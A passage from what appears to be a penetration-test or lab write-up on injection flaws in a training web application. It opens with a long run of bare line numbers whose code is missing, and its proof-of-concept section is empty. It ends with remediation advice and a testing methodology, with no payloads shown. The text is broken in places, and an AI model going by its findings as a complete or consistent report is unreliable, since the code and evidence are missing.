1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2
```

5. Christmas Special

- **Description:** A hidden feature accessible via a specific URL grants unauthorized access to restricted offers.

➤ PoC:

•



➤ Impact:

- **Business Impact:** Unauthorized access to restricted offers can lead to financial exploitation or unintended user benefits.
- **Medium Risk Vulnerabilities.**

Remediation plan for the Injection

- **Christmas Special:** Sanitize user inputs to prevent injection attacks in holiday-themed functionalities.
- **Database Schema:** Securely handle database queries to prevent SQL injection.
- **Login Admin/Jim:** Implement parameterized queries to prevent injection during login attempts.
- **User Credentials:** Securely handle and validate credential submissions to prevent unauthorized access.

General Remediation: Implement input validation, parameterized queries, and proper sanitization techniques across all entry points to mitigate injection vulnerabilities and protect the application from exploitation.

Methodology used to find Injection

1. **Input Field Testing:** Injecting various payloads into input fields to identify how the application processes and sanitizes data.
2. **Error Message Analysis:** Reviewing error responses for indications of SQL or command injection vulnerabilities.
3. **Database Interaction:** Manipulating requests to test how the application interacts with the database.
4. **Automated Scanning:** Utilizing tools designed to detect injection flaws across the application.